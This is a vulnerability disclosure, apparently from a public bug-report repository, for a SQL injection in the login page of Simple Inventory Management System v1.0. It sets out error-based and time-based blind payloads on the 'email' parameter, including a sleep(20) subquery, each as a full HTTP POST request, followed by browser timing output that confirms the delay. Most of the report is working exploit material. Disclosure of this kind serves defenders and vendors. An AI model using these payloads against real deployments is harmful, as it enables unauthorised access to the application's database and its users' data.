Simple Inventory Management System v1.0 by oretnom23 has SQL injection

BUG_Author: li-baige

vendors:https://www.sourcecodester.com/php/15419/simple-inventory-management-system-phpoop-free-source-code.html

Vulnerability File: /ims/login.php


Parameter "email" (POST), exists SQL injection vulnerability

Payload1: email=a'&pwd=b&login=

```
POST /ims/login.php HTTP/1.1
Host: localhost
Origin: http://localhost
Cookie: PHPSESSID=3gtl0ab587o41bs2nnm02st0ve
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Upgrade-Insecure-Requests: 1
Referer: http://localhost/ims/login.php
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Length: 21

email=a'&pwd=b&login=
```


In response to an error



```
POST /ims/login.php HTTP/1.1
Host: localhost
Origin: http://localhost
Cookie: PHPSESSID=3gtl0ab587o41bs2nnm02st0ve
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Upgrade-Insecure-Requests: 1
Referer: http://localhost/ims/login.php
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Length: 22

email=a''&pwd=b&login=
```

In response to the right




Payload3: email=a'%2b(select*from(select(sleep(20)))a)%2b'&pwd=b&login=

```
POST /ims/login.php HTTP/1.1
Host: localhost
Origin: http://localhost
Cookie: PHPSESSID=3gtl0ab587o41bs2nnm02st0ve
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-
exchange;v=b3;q=0.9
Upgrade-Insecure-Requests: 1
Referer: http://localhost/ims/login.php
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Length: 61

email=a'%2b(select*from(select(sleep(20)))a)%2b'&pwd=b&login=
```

Response time is 20 seconds


Headers
Payload
Preview
Response
Initiator
Timing
Cookies
Queued at 0
Started at 2.76 ms
Resource Scheduling
DURATION
Queueing
2.76 ms
Connection Start
DURATION
Stalled
305.48 ms
Initial connection
305.35 ms
Request/Response
DURATION
Request sent
0.15 ms
Waiting (TTFB)
20.01 s
Content Download
0.74 ms
Explanation
20.32 s
Server Timing
TIME
During development, you can use the Server Timing API to add insights into the server-side timing of this request.